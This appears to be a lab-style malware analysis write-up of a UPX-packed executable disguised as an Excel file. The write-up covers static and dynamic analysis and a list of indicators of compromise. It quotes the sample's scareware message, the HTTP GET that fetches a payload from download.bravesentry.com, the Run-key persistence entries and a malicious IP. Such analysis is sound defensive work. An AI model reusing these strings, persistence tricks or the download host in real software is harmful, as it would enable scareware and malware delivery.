
Here is my write-up for the file “Financials-xls”. The objective here is to find indicators of compromise/evidence that we are dealing with a malicious file.

Tools used during this analysis: Virustotal, TrIDNET, UPX, PEStudio, bstrings, bintext, Regshot, Fakenet, Wireshark, Procmon, ProcDOT, hashmyfiles

---

Static Analysis

We start off by performing hash analysis to do a quick check if we are dealing with malware. We create a hash using hashmyfiles and test this hash on virustotal. This gives us a result of 59/72 which is a clear indicator that we are dealing with malware.




Next we look at what kind of file it is.

Name	Date modified	Type	Size
financials-xls.exe	07/02/2018 07:55	Application	43 KB

It acts like it's an xls file with the excel icon and extention but it is really an executable.

When we use TrIDNET to see what filetype it is, it shows us that the file is UPX compressed, this is also mentioned on virustotal. We need to uncompress the file before we can do any further analysis because the real malicious payload will not be found by our other tooling.




We uncompress with the following UPX command in order to get a new file: uncompressed.exe


Command Prompt.lnk

```
C:\Users\FlareVM\Desktop\malware-sample>upx -d financials-xls.exe -o uncompressed.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2024
UPX 4.2.2       Markus Oberhumer, Laszlo Molnar & John Reiser    Jan 3rd 2024

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     57344 <-     43520   75.89%    win32/pe     uncompressed.exe

Unpacked 1 file.

C:\Users\FlareVM\Desktop\malware-sample>_
```


When we compare results from before uncompressing and after uncompressing in PEStudio we see a lot of differences.


Before uncompressing






After uncompressing





Notice how they differ in results, the uncompressed file shows many more strings, import flags and libraries. Now we can do further string analysis. We notice a variety of malicious strings and imports such as RegSetValue and WSAStartup which show attempts to become persistant, RegDeleteKey, RegDeleteValue and RegCreateKey, connect, sendto, WriteFile, DeleteFile, WinExec.

We perform further string analysis by using the following command in bstrings.




Looks like it is trying to connect to a certain host and download malware. This host unfortunately gives no result in virustotal so we look further into the strings using bintotext.

First we notice a fabcricated message claiming that the victims computer is infected with spyware/adware and that it should download a fix from the download.bravesentry.com website. We also notice an IP adress.

```
</head>
<body bgcolor="#000000">
<table width=100% height=100% border=0>
<tr><td align=right valign=bottom>
<table border=0 bgcolor="#000000" cellpadding=30><tr><td>
<font face="ms sans serif" color="#FFFFFF">
<b>Your computer is in Danger!</b> <br>Windows Security Center has detected spyware/adware infection!<br>It is strongly recommended to use special antispyware tools to prevent data loss.
</td></tr></table>
</td></tr>
</table>
</body>

GET /download.php?&advid=00000717&u=%u&p=%u HTTP/1.0
Host: download.bravesentry.com
69.50.175.181
GET http://download.bravesentry.com/download.php?&advid=00000717&u=%u&p=%u HTTP/1.0
Host: download.bravesentry.com
Pragma: no-cache
Cache-Control: no-cache
ProxyServer
ProxyEnable
Software\Microsoft\Windows\CurrentVersion\Internet Settings
Your computer is in Danger!
Windows Security Center has detected spyware/adware infection!
Click here to install the latest protection tools!
C:\Program Files\BraveSentry\BraveSentry.exe
%s%s%s%s
Your c
ompute
r is infe
cted!
%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s
Windows has detec
ted spyw
are inf
ection!
It is recom
mende
d to use sp
ecial anti
spyware too
ls to prev
ent data l
oss. Wind
ows will now
 download an
d install t
```

The IP adress does show up as malware on virustotal.



Looks like it is also doing something with windows update loader or xpupdate.exe.


```
Warning: Comp
onents Have Changed
Hidden Process
Requests Network Access
PermissionDlg
%s%s%s%s%s%s%s%s%s%s
is an
swer the
 next time I
use this
 program.
Your computer is infected
Windows update loader
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
C:\Windows\xpupdate.exe
```

We have gathered enough IoC's from the static analysis, I am interested in what the file does when we run it.


Dynamic Analysis

We start up Fakenet, Procmon and Regshot and we make our first shot of C:\.
After running the malware file for a couple minutes we take our second shot and notice a difference between the two shots.


Regshot 1st shot



Regshot 2nd shot



Comparison



Regshot result show the values added to the register regarding financials-xls.exe and xpupdate.exe

```
SOFTWARE\Microsoft\Windows\CurrentVersion\Notifications\Settings\Microsoft.Explorer.Notification.{6FBB6FF8-F52D-A6CF-F37C-CF6DB573334D}\LastNotificationAddedTime: 0x01DA76
SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Windows update loader: "C:\Windows\xpupdate.exe"
SOFTWARE\Microsoft\Windows\CurrentVersion\Run\con: "C:\Users\FlareVM\Desktop\malware-sample\financials-xls.exe"
SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatibility Assistant\Store\C:\Users\FlareVM\Desktop\malware-sample\financials-xls.exe: 53 41 43 50 01 00 00
SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Users\FlareVM\Desktop\malware-sample\financials-xls.exe.FriendlyAppName: "financials-xls.exe"
SOFTWARE\Install\Version: 0x00000000
Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Users\FlareVM\Desktop\malware-sample\financials-xls.exe.FriendlyAppName: "financials-xls.exe"
```

We notice that as soon as we start the file the message that we found during our static analysis pops up in the bottom right of the screen saying that our computer is infected with spyware.

Xpupdate.exe also gives this same message.

Fakenet sees the request to the malicious IP adress and host.


```
        Diverter] System (4) requested UDP 192.168.178.112:137
        Diverter] svchost.exe (2084) requested UDP 224.0.0.252:5355
        Diverter] System (4) requested UDP 239.255.255.250:137
        Diverter] svchost.exe (2084) requested UDP 224.0.0.252:5355
        Diverter] financials-xls.exe (5368) requested TCP 69.50.175.181:80
HTTPListener80]   GET /download.php?&advid=00000717&u=0&p=46263508 HTTP/1.0
HTTPListener80]   Host: download.bravesentry.com
HTTPListener80]
        Diverter] System (4) requested UDP 192.168.178.112:137
        Diverter] System (4) requested UDP 239.255.255.250:137
        Diverter] System (4) requested UDP 192.168.178.112:137
        Diverter] System (4) requested UDP 239.255.255.250:137
        Diverter] msedge.exe (6492) requested UDP 239.255.255.250:1900
```

When we use Wireshark to inspect the packet we get confirmation of the GET request to the malicious host.

Wireshark · Follow HTTP Stream (tcp.stream eq 41) · packets_20240315_130951.pcap


```
GET /download.php?&advid=00000717&u=2882&p=46329044 HTTP/1.0
Host: download.bravesentry.com

HTTP/1.0 200 OK
Server: FakeNet/1.3
Date: Fri, 15 Mar 2024 12:18:26 GMT
Content-Type: text/html
Content-Length: 1446
```

Procmon notices some changes to the registry and also the creation of the file install.dat. We also see a registry edit for windows update loader, in the detail tab xpupdate.exe is mentioned.



We save the Procmon result to a .csv in order to open it in ProcDOT for a visual look at the actions that this malware took.

We notice that the original file creates two threads, the thread above creates a registry key for persistance, mind the AUTOSTART!, and links the xpupdate.exe file to it on the right in the red box. The thread on the bottom creates the file install.dat and also attempts to establish persistance, this one links to the original file financials-xls.exe in the bottom red box.



When we create hashes from both the xpupdate.exe and financials-xls.exe file we notice that they are indeed the same, the malware is trying to copy itself to another folder location under a different name to avoid being removed.

Filename	MD5
financials-xls.exe	27599c22e0eba42f3e91e27fe1d04598
xpupdate.exe	27599c22e0eba42f3e91e27fe1d04598

So far we have gathered enough evidence to conclude that this file is indeed malicious.

A gathering of the IoC's from this analysis:

Host IoC's
- Hash analysis gives a 59/72 on virustotal
- File pretends to be .xls but is really .exe
- Changes made to the registry in order to become persistant
- Fabcricated message that the computer is in danger and spyware is detected
- Copy itself to another location under the name xpupdate.exe
- Created a new file named install.dat

Network IoC's
- GET request to malicious host download.bravesentry.com
- Connecting to malicious IP adress 69.50.175.181